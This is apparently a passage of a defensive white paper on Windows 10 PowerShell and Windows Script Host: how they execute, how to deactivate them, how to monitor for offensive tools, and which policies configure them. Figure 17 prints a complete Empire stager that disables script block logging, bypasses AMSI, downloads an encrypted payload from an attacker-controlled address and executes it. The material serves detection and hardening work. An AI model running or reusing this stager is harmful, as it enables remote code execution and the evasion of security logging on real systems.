

Figure 11: PowerShell: Remote execution

The WinRM service operates on the machine hosting the destination PowerShell engine (‘Machine 2’ in Figure 11) and by default listens on the ports 5985 and 5986 (see Figure 12). The communication between the remote runspace and the destination PowerShell engine is conducted via the WS-Management protocol ((DMTF), 2014).

```
WSManConfig: Microsoft.WSMan.Management\WSMan::localhost\Client\DefaultPorts

Type            Name                             SourceOfValue   Value
----            ----                             -------------   -----
System.String   HTTP                                             5985
System.String   HTTPS                                            5986
```

Figure 12: The open ports of the WinRM web service

The communication between the WinRM service and the destination PowerShell engine is based on Distributed Component Object Model (DCOM) which ultimately implements Advanced Local Procedure Call (ALPC) based communication. ALPC enables a process, or a thread, to communicate with another such entity through interfaces known as ALPC ports. ALPC ports are implemented as securable Windows objects - they can be communicated only by entities that run in the context of a user that has the required privilege.

3.1.2 Execution Context

The execution characteristics of a PowerShell runspace are specified by a PowerShell-internal construct known as PowerShell session state. A session state specifies execution characteristics, such as what commands the runspace may execute. Every runspace has a `System.Management.Automation.Runspaces.Initialsessionstate` (ms_sessionstate, 2019) object associated with it. This object implements the runspace's session state and specifies execution characteristics in the form of object member values.

By default, when a runspace is created, a standard session state that enforces a pre-defined set of execution characteristics is also created. These characteristics include a pre-defined list of commands that the runspace may execute. This list includes all commands. Figure 13 depicts a pseudo-code of the initialization of a standard session state, implemented as an `InitialSessionState` object. The `CreateDefault2` function implemented in the `Microsoft.PowerShell.HostConsole.dll` library file, invokes the `Clone` function, member of the `InitialSessionState` object. This function initializes a standard session state.

Alternatively, to a standard session state, a custom session state may be implemented for the purpose of constraining the execution capabilities of the PowerShell runspace through specification of execution characteristics. Such characteristics are specified by assigning values to members of an `Initialsessionstate` object. Among other things, constraining the execution capabilities of the PowerShell runspace involves restricting:

```
public InitialSessionState Clone()
{
    InitialSessionState initialSessionState = new InitialSessionState();
    [...]
    initialSessionState.EnvironmentVariables.Add([...])
    initialSessionState.Commands.Add([...])
    initialSessionState.Assemblies.Add([...])
    initialSessionState.Providers.Add([...])
    [...]
    initialSessionState.DefaultCommandVisibility = [...]
    [...]
    initialSessionState.LanguageMode = [...]
    [...]
    initialSessionState.ExecutionPolicy = [...]
    [...]
    return initialSessionState;
}
```

Figure 13: Initialization of a standard session state

- commands that may be executed (`initialSessionState.Commands` in Figure 13);
- the form in which commands may be executed (`initialSessionState.LanguageMode` in Figure 13);
- providers that may be used (`initialSessionState.Providers` in Figure 13) – this effectively restricts the system resources to which PowerShell has access to (see Section 2.1.1).

Execution characteristics specified by a PowerShell session state are evaluated and applied by the PowerShell runspace. For example, the value of the `LanguageMode` execution characteristic is evaluated in the `CreateCommandProcessor` function when a script is executed. Figure 14 depicts the evaluation of this characteristic. For example, if `LanguageMode` is set to `NoLanguage` (see Section 4.1), PowerShell will not execute commands in script form (`InterpreterError.NewInterpreterException` in Figure 14). If `LanguageMode` is set to `RestrictedLanguage`, the `CheckRestrictedLanguage` function evaluates the executed script for restricted script elements (see Section 4.1).

```
CreateCommandProcessor( [...] )
{
    [...]
    if (this.IsScript)
    {
        if (executionContext.LanguageMode == PSLanguageMode.NoLanguage)
        [...]
            throw InterpreterError.NewInterpreterException( [...], "ScriptsNotAllowed", [...]);
        [...]
          switch (languageMode.GetValueOrDefault())
          {
            case PSLanguageMode.FullLanguage:
            case PSLanguageMode.ConstrainedLanguage:
            [...]
            case PSLanguageMode.RestrictedLanguage:
              scriptBlock1.CheckRestrictedLanguage( [...] );
              goto case PSLanguageMode.FullLanguage;
          }
      [...]
    }
    [...]
}
```

Figure 14: Evaluation of the LanguageMode execution characteristic

If `LanguageMode` is set to `ConstrainedLanguage`, PowerShell evaluates for restricted commands and language elements when the script is executed (see Section 4.1). For example, Figure 15 depicts such an evaluation when a method is invoked by an instance of a class of a prohibited data type, such as `System.Console`. This invocation is implemented in the `DynamicClass.CallSite.Target` function. The `GetExecutionContextFromTLS` function returns the value of the `LanguageMode` execution characteristic (`System.Management.Automation.ExecutionContext` in Figure 15). If this value is set to `ConstrainedLanguage` (`cmp` in Figure 15), PowerShell prohibits the method invocation (`NewInterpreterExceptionWithInnerException` and `Cannot invoke method` in Figure 15).

```
DynamicClass.CallSite.Target( [...] )
[...]
call     System.Management.Automation.Runspaces.LocalPipeline.GetExecutionContextFromTLS
mov      rbx,rax
[...]
cmp      dword ptr [rbx+158h],3
je       00007ffb`ae820249

mov r9,19999AE1F60h
mov      r9,qword ptr [r9]
[...]
call     System.Management.Automation.InterpreterError.NewInterpreterExceptionWithInnerException
[...]

Name:    System.Management.Automation.ExecutionContext
Fields:
|    |    |    |    MT    Field   Offset  Type            VT  Attr        Value   Name
[...]
00007ffc05c4daf8  4000bee      158  System.Int32    1   instance    3       _languageMode
[...]


Name:    System.String
String: Cannot invoke method. Method invocation is supported only on core types in this language mode.
Fields:
|    |    |    |    MT    Field   Offset  Type            VT  Attr        Value   Name
00007ffc0b96c0e8  400027b        8  System.Int32    1   instance    94      m_stringLength
00007ffc0b96a950  400027c        c  System.Char     1   instance    43      m_firstChar
[...]
```

Figure 15: Evaluation for invocation of a method by a class of a prohibited data type

3.2 Deactivation

3.2.1 PowerShell

Windows 10 is distributed with two versions of PowerShell, that is, with two different versions of PowerShell operating environments (see Section 2.1): version 2.0 and version 5.1. PowerShell of version 2 can be deactivated as a Windows feature (`Windows PowerShell Version 2.0`).

Deactivating the Windows feature `Windows PowerShell Version 2.0` results in the deletion of the .NET assemblies in which the PowerShell operating environment of version 2.0 is implemented. Table 13 lists these assemblies. They are placed in the `%SystemRoot%\Microsoft.NET\assembly\` folder. We observed the deletion of the .NET assemblies listed in Table 13 by monitoring filesystem input/output operations logged by Event Tracing for Windows (ETW) (ms_fileio, 2019).

Path
`Microsoft.PowerShell.Commands.Diagnostics\1.0.0.0__31bf3856ad364e35\Microsoft.PowerShell.Commands.Diagnostics.dll`
`Microsoft.PowerShell.Commands.Utility\1.0.0.0__31bf3856ad364e35\Microsoft.PowerShell.Commands.Utility.dll`
`Microsoft.PowerShell.ConsoleHost.Resources\1.0.0.0_de_31bf3856ad364e35\Microsoft.PowerShell.ConsoleHost.Resources.dll`

Microsoft.WSMan.Runtime\1.0.0.0__31bf3856ad364e35\Microsoft.WSMan.Runtime.dll
Microsoft.PowerShell.Security\1.0.0.0__31bf3856ad364e35\Microsoft.PowerShell.Security.dll
System.Management.Automation.Resources\1.0.0.0_de_31bf3856ad364e35\System.Management.Automation.Resources.dll
System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll
Microsoft.PowerShell.ConsoleHost\1.0.0.0__31bf3856ad364e35\Microsoft.PowerShell.ConsoleHost.dll
Microsoft.PowerShell.Commands.Management.Resources\1.0.0.0_de_31bf3856ad364e35\Microsoft.PowerShell.Commands.Management.Resources.dll
Microsoft.WSMan.Management.Resources\1.0.0.0_de_31bf3856ad364e35\Microsoft.WSMan.Management.resources.dll
Microsoft.WSMan.Management\1.0.0.0__31bf3856ad364e35\Microsoft.WSMan.Management.dll
Microsoft.PowerShell.Commands.Management\1.0.0.0__31bf3856ad364e35\Microsoft.PowerShell.Commands.Management.dll
Microsoft.PowerShell.Commands.Diagnostics.Resources\1.0.0.0_de_31bf3856ad364e35\Microsoft.PowerShell.Commands.Diagnostics.resources.dll
Microsoft.PowerShell.Security.Resources\1.0.0.0_de_31bf3856ad364e35\Microsoft.PowerShell.Security.Resources.dll
Microsoft.PowerShell.Commands.Utility.Resources\1.0.0.0_de_31bf3856ad364e35\Microsoft.PowerShell.Commands.Utility.Resources.dll

Table 13: Deleted .NET assemblies (PowerShell of version 2.0)

Windows 10 does not offer a configuration capability for deactivating PowerShell of version 5.1. Therefore, this section discusses different approaches to prevent or identify activities of PowerShell offensive tools, that is, tools that use PowerShell for malicious purposes. Such a tool is Empire (Empire, 2018).

The PowerShell engine is implemented in the .NET assembly `System.Management.Automation` (see Section 2.1.1). This indicates that PowerShell offensive tools require this assembly to be present at the victim system. A simple solution to prevent activities of such tools is to delete the .DLL library file where `System.Management.Automation` is implemented. Alternatively, to deleting this file, the user privileges for reading and executing this file can be restricted at filesystem level. This file is typically located at `%SystemRoot%\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll`. The activity of deleting `System.Management.Automation.dll` is technically equivalent to the process of disabling PowerShell of version 2 (see Section 3.2.1). Table 14 lists the filesystem locations where the .NET assembly `System.Management.Automation` for PowerShell of version 5.1 may be located (column ‘Location’ in Table 14) and respective descriptions (column ‘Description’ in Table 14).

Location	Description
`%SystemRoot%\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\{Version}\System.Management.Automation.dll`	The `GAC_MSIL` directory stores the CPU-agnostic assembly builds (i.e., assemblies compiled for both 32- and 64-bit Windows environments) targeting the common language runtime (CLR) of version `{Version}` (ms_clr, 2019).
`%SystemRoot%\assembly\NativeImages_{Version}\ System.Manaa57fc8cc#\{Hash}\System.Management.Automation.ni.dll`	The `NativeImages_{Version}` directory stores native assemblies (i.e., compiled assemblies that contain machine code) targeting the CLR of version `{Version}`.

Table 14: Locations of the .NET assembly System.Management.Automation (PowerShell of version 5.1)

Figure 16 depicts the execution of a modified version of the `SharpPick` PowerShell offensive tool (Empire SharpPick, 2019) deploying an Empire stager (see the section 'SharpPick' of the Appendix) in the scenario where `System.Management.Automation.dll` is deleted. An Empire stager may be a PowerShell script that enables the communication between the victim system and a system controlled by an attacker. The code placed in the section 'SharpPick' of the Appendix creates a PowerShell runspace and executes an Empire stager. This is a typical activity of PowerShell offensive tools with the goal to avoid the usage of the PowerShell host process (`powershell.exe`) and therefore, avoid detection at that level or restrictions of the usage of this process, for example, by applying AppLocker rules (ms_applocker, 2019). Since the `System.Management.Automation` assembly is not present at the target system, an error message is displayed (in German in Figure 16).

```
C:\Users\ernw\Desktop>SharpPick.exe

Unbehandelte Ausnahme: System.IO.FileNotFoundException: Die Datei oder Assembly
"System.Management.Automation, Version=3.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35" oder eine Abh�ngigkeit davon wurde nicht gefunden.
Das System kann die angegebene Datei nicht finden.
   bei SharpPick.Program.RunPS(String cmd)
   bei SharpPick.Program.Main(String[] args)

C:\Users\ernw\Desktop>
```

Figure 16: Execution of an Empire stager

Although effective against PowerShell offensive tools, the approaches above effectively disable PowerShell capabilities and therefore disable any benign PowerShell usage, for example, for system management purposes. In addition, PowerShell offensive tools may be deployed at the victim system together with files implementing the PowerShell engine (e.g., a copy of `System.Management.Automation.dll` and other relevant .NET assemblies used by PowerShell). Therefore, they do not require these files to be already present at the victim system. An alternative approach to the approaches described above is the implementation of a concept for monitoring activities that help to identify the presence of a PowerShell offensive tool. In contrast to deleting `System.Management.Automation.dll`, this is a reactive approach against PowerShell offensive tools. However, it does not disable PowerShell capabilities for benign usage.

We now list system entities and descriptions of operations to which these entities may be subjected by a PowerShell offensive tool:

- `System.Management.Automation.dll`: Since this library file is where the PowerShell engine is implemented, it is loaded by processes of PowerShell offensive tools (see Figure 16). The monitoring of activities for loading this file helps to identify the presence of a PowerShell offensive tool. In addition, the presence of code implemented in System.Management.Automation.dll in the memory region allocated to a given process may indicate that this process has loaded System.Management.Automation.dll. Therefore, the process may be of a PowerShell offensive tool.

The CreateImageLoadProvider function, placed in the section 'PowerShell Monitor: ImageLoaderKernel' of the Appendix, captures the output of the ETW provider EVENT_TRACE_FLAG_IMAGE_LOAD (ms_systemtrace, 2019). Among other things, this ETW provider logs the loading of images, which includes library .DLL files. The CreateImageLoadProvider function also filters out the logs generated by the ETW provider EVENT_TRACE_FLAG_IMAGE_LOAD that contain the keyword System.Management.Automation. This identifies processes that load the System.Management.Automation.dll library file. The code placed in the section 'PowerShell Monitor: ImageLoaderKernel' of the Appendix is part of a larger code-base.

The code placed in the section 'PowerShell Monitor: System Automation Scanner' and 'PowerShell Monitor: Yara Rule' periodically scans with the help of Yara (yara, 2019) the memory regions allocated to running processes for code implemented as part of System.Management.Automation.dll. This identifies processes that have loaded the System.Management.Automation.dll library file and that may be of a PowerShell offensive tool. The Yara rule placed in the section 'PowerShell Monitor: Yara Rule' of the Appendix scans for strings hardcoded in System.Management.Automation.dll. This helps to uniquely identify an implementation of this library file.

It is important to emphasize that the effectiveness of this approach is limited to a specific implementation of System.Management.Automation.dll, since it is based on reference code implementing functionalities of a specific implementation of System.Management.Automation.dll. This means that the code implementing the same functionalities may be different in modified versions of System.Management.Automation.dll (e.g., different build versions of this library file).

- HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\: The values stored at this registry path configure multiple aspects of PowerShell, including its logging mechanism. For example, the script block logging mechanism of PowerShell logs the content of executed PowerShell scripts (see Section 4.1). Therefore, PowerShell offensive tools may attempt to modify values stored either at the registry path HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\. They may also attempt to modify configuration values stored in the context of the .NET assemblies used by PowerShell, such as System.Management.Automation. These values take precedence over and have the same effect on the behavior of PowerShell as, the values stored at the previously mentioned registry path. Figure 17 depicts the implementation of an Empire stager (decoded from Base64 format). Among other values, it modifies the EnableScriptBlockLogging configuration value stored in System.Management.Automation. It configures the script block logging mechanism.

  Monitoring of registry input/output operations at the registry path HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\helps to identify the presence of a PowerShell offensive tool. In addition, evaluating configuration values, stored in a memory region allocated to a .NET assembly used by PowerShell and loaded in the context of a process (e.g., the value of EnableScriptBlockLogging stored in System.Management.Automation), against baseline values helps to identify the process as a PowerShell offensive tool. This evaluation may be implemented based on injecting code in a process running System.Management.Automation. This code is then able to evaluate such configuration values in the context of the process that may be a PowerShell offensive tool.

  The CreateRegistryProvider function, placed in the section 'PowerShell Monitor: RegistryUserProvider' of the Appendix, captures the output of the ETW provider Microsoft-

Windows-Kernel-Registry (ms_systemtrace, 2019). Among other things, this ETW provider logs registry input/output operations. The CreateRegistryProvider function also filters out the logs generated by the ETW provider Microsoft-Windows-Kernel-Registry that contain the keyword Windows\PowerShell\ScriptBlockLogging. This identifies processes that perform input/output registry operations at HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging. The code placed in the section 'PowerShell Monitor: RegistryUserProvider' of the Appendix is part of a larger code-base.

The EvalGroupPolicySettings function, placed in the section 'PowerShell Monitor: Evaluate Settings' of the Appendix, implements evaluation of configuration values stored in System.Management.Automation against baseline, or expected, values (e.g., EnableScriptBlockLogging). The code placed in the section 'PowerShell Monitor: Evaluate Settings' of the Appendix is part of a larger code-base.

- HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\WMI\Autologger\EventLog-Application\{a0c1853b-5c40-4b15-8766-3cf1c58f985a}: The values stored at this registry path configure the logging mechanism of PowerShell for delivering logged events to the EventLog utility, that is, to the EventLog-Application session ((ERNW_WP2), Section 4). The ETW provider Microsoft-Windows-PowerShell may be configured to log PowerShell activities in detail and deliver logged events to EventLog-Application (see Section 4.1). Therefore, if properly configured on a given system, the data logged by this ETW provider reveals the presence of a PowerShell offensive tool on the system. PowerShell offensive tools may attempt to modify values stored at the registry path HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\WMI\Autologger\EventLog-Application\{a0c1853b-5c40-4b15-8766-3cf1c58f985a} or delete the registry key itself with the goal to disable logging. Monitoring of registry input/output operations at this registry path helps to identify the presence of a PowerShell offensive tool.

  The CreateRegistryProvider function, placed in the section 'PowerShell Monitor: RegistryUserProvider' of the Appendix, captures the output of the ETW provider Microsoft-Windows-Kernel-Registry (ms_systemtrace, 2019). Among other things, this ETW provider logs registry input/output operations. The CreateRegistryProvider function also filters out the logs generated by the ETW provider Microsoft-Windows-Kernel-Registry that contain the keyword Autologger\EventLog-Application\{a0c1853b-5c40-4b15-8766-3cf1c58f985a}. This identifies processes that perform input/output registry operations at HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\WMI\Autologger\EventLog-Application\{a0c1853b-5c40-4b15-8766-3cf1c58f985a}. The code placed in the section 'PowerShell Monitor: RegistryUserProvider' of the Appendix is part of a larger code-base.

The code placed in the sections of the Appendix referenced above implements proof-of-concept functionalities and serves only for demonstration purposes. These functionalities can be significantly extended.

```
If($PSVErsIonTaBLe.PSVeRSion.MaJoR -Ge 3){
    $GPF=[REf].AsSEmBLy.GEtTYPe('System.Management.Automation.Utils')."GetFie`Ld"('cachedGroupPolicySettings','N'+'onPublic,Static');
    IF($GPF){
        $GPC=$GPF.GeTValUE($nuLl);
        IF($GPC['ScriptB'+'lockLogging']){
            $GPC['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;
            $GPC['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0
        }
        $Val=[COLLeCTIons.GeNeRiC.DicTionARy[sTriNG,SysTEm.ObjECT]]::New();
        $Val.AdD('EnableScriptB'+'lockLogging',0);
        $val.ADd('EnableScriptBlockInvocationLogging',0);
        $GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLogging']=$VAl
    }
    ElSE{
        [ScrIPTBLOcK]."GEtFIE`ld"('signatures','N'+'onPublic,Static').SETVaLUE($nULl,(NeW-ObJeCT COLlECtIonS.GENERIc.HashSEt[stRIng]))
    }
    [REF].AssEmBlY.GEtTYPE('System.Management.Automation.AmsiUtils')|?{$_}|%{$_.GETFiElD('amsiInitFailed','NonPublic,Static').SEtValUe($NulL,$TRue)};

};
[SYSTeM.NEt.SeRVICePointMANaGER]::EXPeCt100COntiNue=0;
$WC=NeW-OBjEct SySTEM.Net.WeBClIent;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$Wc.HEAdeRs.AdD('User-Agent',$u);
$WC.PRoxy=[SySteM.NET.WEBREqUESt]::DeFAuLtWeBPROxy;
$Wc.PROxY.CredeNtIALs = [SYStEM.NET.CreDENTIAlCAcHe]::DEFAUltNetwoRkCrEdENTIAls;
$Script:Proxy = $wc.Proxy;
$K=[SYSTeM.TeXt.EncODINg]::ASCII.GEtByTEs('81dc9bdb52d04dc20036dbd8313ed055');
$R={
    $D,$K=$ARGS;
    $S=0..255;
    0..255|%{$J=($J+$S[$_]+$K[$_%$K.COUnt])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};
    $D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-bXOR$S[($S[$I]+$S[$H])%256]}
};
$ser='http://192.168.56.105:8080';
$t='/admin/get.php';
$WC.HeAdErs.AdD("Cookie","session=ccJKdu4gUwsbKMKlBrBL7vedPSs=");
$datA=$WC.DOWnloAdData($ser+$t);
$iV=$daTa[0..3];
$dAtA=$daTa[4..$dAta.lenGth];
-JoIN[Char[]](& $R $daTA ($IV+$K))|IEX%
```

Figure 17: Implementation of an Empire stager (modification of configuration values stored in System.Management.Automation)

3.2.2 Windows Script Host

According to (ms_diswsh, 2019) , WSH can be deactivated for all users by setting the registry key `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\Enabled` to `0` (see Section 4.1.2). WSH can be deactivated for a particular user by setting the registry key `HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings\Enabled` to `0`. This section analyzes the effect of setting the above registry keys to 0.

The `cscript.exe` and `wscript.exe` executables evaluate in the `CheckSecurity` function the previously mentioned registry keys (see Section 2.2). If the value of one of these keys is set to `0`, `cscript.exe` or `wscript.exe` stop executing and display an error message. Figure 18 depicts the evaluation of the registry key `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\Enabled` by `cscript.exe` (`cscript!CheckSecurity`, `cscript!CheckSWHFLag`, and `Enabled` in Figure 18); if the registry key is set to `0` (`r @al` in Figure 18), an error message is displayed (in German in Figure 18). The process of evaluating `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\Enabled` conducted by `wscript.exe` is identical to that depicted in Figure 18.

It is important to emphasize that the registry keys `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\Enabled` and `HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings\Enabled` do not deactivate the COM-based object model of WSH; that is, they deactivate only the user interface to this object model (see Section 2.2). Users may still invoke methods of the COM objects documented in Section 2.2 after the registry key `Enabled` has been set to `0`.

Figure 19 depicts the invocation of the `RegRead` method using the `OleViewDotNet` utility. This method is implemented as part of the directly instantiable object `WshShell`.

```
0:000> bp cscript!CheckSecurity
[...]
cscript!CheckSecurity+0x56:
00007ff7`7f024f06 e805140000      call    cscript!CheckWSHFlag (00007ff7`7f026310)
0:000> t
cscript!CheckWSHFlag:
00007ff7`7f026310 48895c2408      mov     qword ptr [rsp+8],rbx ss:00000065`3b4ff4d0=0000000000000000
0:000> du @rcx
00007ff7`7f039378  "Enabled"
0:000> gu
cscript!CheckSecurity+0x5b:
00007ff7`7f024f0b 84c0            test    al,al
0:000> r @al
al=0
[...]
Breakpoint 2 hit
KERNEL32!WriteConsoleW:
00007ffe`b9b24bc0 ff251af70400    jmp     qword ptr [KERNEL32!_imp_WriteConsoleW (00007ffe`b9b742e0)] [...]
[...]
0:000> du @rdx
00000197`d0e293b0  "CScript-Fehler: Der Zugriff auf "
00000197`d0e293f0  "Windows Script Host wurde f�r di"
00000197`d0e29430  "esem Computer deaktiviert. Wende"
00000197`d0e29470  "n Sie sich an Ihren Administrato"
00000197`d0e294b0  "r, um weitere Details in Erfahru"
00000197`d0e294f0  "ng zu bringen..."
```

Figure 18: cscript.exe evaluating `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\Enabled`



Figure 19: Invoking the `RegRead` method

4 Configuration and Logging Capabilities

This section provides an overview of the capabilities of Windows 10 for configuring PowerShell, with a focus on security-relevant capabilities. It also discusses the Windows 10 capabilities for logging WSH- and PowerShell-related events. (ERNW_WP11) provides more detailed information on configuring WSH and PowerShell, including configuration guidelines and recommendations. This addresses the hardening of WSH and PowerShell deployments, such as script signing, restrictions on executing the core WSH and PowerShell executables (see Section 2) using AppLocker (ms_applocker, 2019) or Software Restriction Policies (ms_swrestrict, 2019), and so on.

4.1 Configuration Capabilities

This section focuses on the capabilities for configuring PowerShell that are distributed with Windows 10 – the `Group Policy Object Editor` utility and the system's registry (Section 4.1.1.1) and PowerShell itself (Section 4.1.1.2).

4.1.1 PowerShell

4.1.1.1 Group Policy Object Editor and the system's registry

The group policy located at the policy path `Computer Configuration\Administrative Templates\Windows Components\Windows PowerShell` is used for configuring PowerShell. Table 15 lists and provides descriptions about the group policy settings located at this path.

Group policy setting	Description
`Turn on Module Logging`	This policy setting enables logging by the modules used by PowerShell (see Section 2.1). Possible values of this setting are: `Disabled`; `Enabled`; and `Not configured`. `Enabled` configures PowerShell modules to log relevant information (e.g., executed commands and return values) to the `Microsoft-Windows-Powershell/Operational` event logging channel of PowerShell ((ERNW_WP2), Section 4.3). The data logged to this channel can be viewed with the `Event Viewer` utility. `Disabled` disables logging by all PowerShell modules. `Not configured` does not enforce logging; each module logs depending on its configuration. This policy setting may also be configured at the registry path `HKEY_LOCAL_MACHINE\Software\ \Policies\Microsoft\Windows\PowerShell\ModuleLogging`.
`Turn on PowerShell Script Block Logging`	This policy setting configures logging of the content of executed PowerShell scripts ((ERNW_WP2), Section 3.1.1). Possible values of this setting are: `Disabled`; `Enabled`; and `Not configured`. `Enabled` enables logging of the content of executed PowerShell scripts to the `Microsoft-Windows-Powershell/Operational` event logging channel of PowerShell. `Disabled` and `Not configured` disable logging of the content of executed PowerShell scripts.

	This policy setting may also be configured at the registry path `HKEY_LOCAL_MACHINE\Software\\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging`.
`Turn on Script Execution`	This policy setting enables control over which scripts may be executed. Possible values of this setting are: `Disabled`; `Enabled`; and `Not configured`. `Disabled` and `Not configured` block the execution of scripts. `Enabled` allows for configuring the policy setting `Execution Policy`. Possible values of this setting are: `Allow only signed scripts`; `Allow local scripts and remote signed scripts`; and `Allow all scripts`. `Allow only signed scripts` allows scripts to execute only if they are signed by a trusted publisher. `Allow local scripts and remote signed scripts` allows any scrips originating from the machine where configured, whereas scripts that originate from the Internet must be signed by a trusted publisher. `Allow all scripts` allows all scripts to run. This policy setting may also be configured at the registry path `HKEY_LOCAL_MACHINE\Software\\Policies\Microsoft\Windows\PowerShell\`.
`Turn on PowerShell Transcription`	This policy setting configures logging in text files of user input and output displayed at the command-line interface of the PowerShell host process (see Section 2.1). Possible values of this setting are: `Disabled`; `Enabled`; and `Not configured`. `Disabled` and `Not configured` disable logging of user input and output. `Enabled` enables logging of user input and output. Users may specify in the `Transcript output directory` field the directory in which the text files storing log data are to be placed. This policy setting may also be configured at the registry path `HKEY_LOCAL_MACHINE\Software\\Policies\Microsoft\Windows\PowerShell\Transcription`.
`Set the default source path for Update-help`	This policy setting configures the `SourcePath` parameter of the `Update-Help` cmdlet. `Update-Help` downloads and installs the most recent help files for PowerShell modules. These files contain information for the usage of these modules. The `SourcePath` specifies the location from which `Update-Help` downloads help files. Possible values of this setting are: `Disabled`; `Enabled`; and `Not configured`. `Disabled` and `Not configured` do not configure the `SourcePath` parameter of `Update-Help`. `Update-Help` downloads help files from the Internet. Enabled configures the `SourcePath` parameter of `Update-Help` to the values specified by users in the `Default Source Path` field.

	This policy setting may also be configured at the registry path `HKEY_LOCAL_MACHINE\Software\ \Policies\Microsoft\Windows\PowerShell\UpdatableHelp`.

Table 15: Group policy settings

4.1.1.2 PowerShell

PowerShell can be configured in many ways, for example, by executing the PowerShell cmdlets for PowerShell management or configuring PowerShell variables. This section focusses on the cmdlets and variables that are used to strengthen the security of PowerShell and its interaction with Windows 10. This includes configuring mechanisms such as execution policies, language mode, and Just Enough Administration (JEA). It is important to emphasize that PowerShell of version 2.0 does not support some of these mechanisms. PowerShell of version 2 can be deactivated as a Windows feature (see Section 3.2.1).

A comprehensive description of the cmdlets and variables for configuring PowerShell is available on-line at the provided references. In this section, we provide a summarizing description of these cmdlets and variables.

Set-ExecutionPolicy (ms_expol, 2019) This cmdlet sets an execution policy. Execution policies enable users to configure the conditions under which PowerShell loads configuration files and runs scripts. The `ExecutionPolicy` parameter of this cmdlet sets a specific execution policy. Table 16 lists and provides descriptions on the possible values of `ExecutionPolicy`.

Value	Description
`Restricted`	This policy blocks the loading and execution of any script, including formatting and configuration files (`.ps1xml`), module script files (`.psm1`), and PowerShell profiles (`.ps1`). This policy is set by default.
`AllSigned`	This policy allows the loading and execution only of scripts that have been digitally signed by a trusted publisher.
`RemoteSigned`	This policy allows the loading and execution of scripts originating from the machine where configured, whereas scripts that originate from the Internet must be signed by a trusted publisher.
`Unrestricted`	This policy allows the loading and execution of any script. PowerShell displays a warning message when a script that originates from the Internet is executed.
`Bypass`	This policy allows the loading and execution of any script. PowerShell does not display any warning message, for example, in the scenario where a script that originates from the Internet is executed.
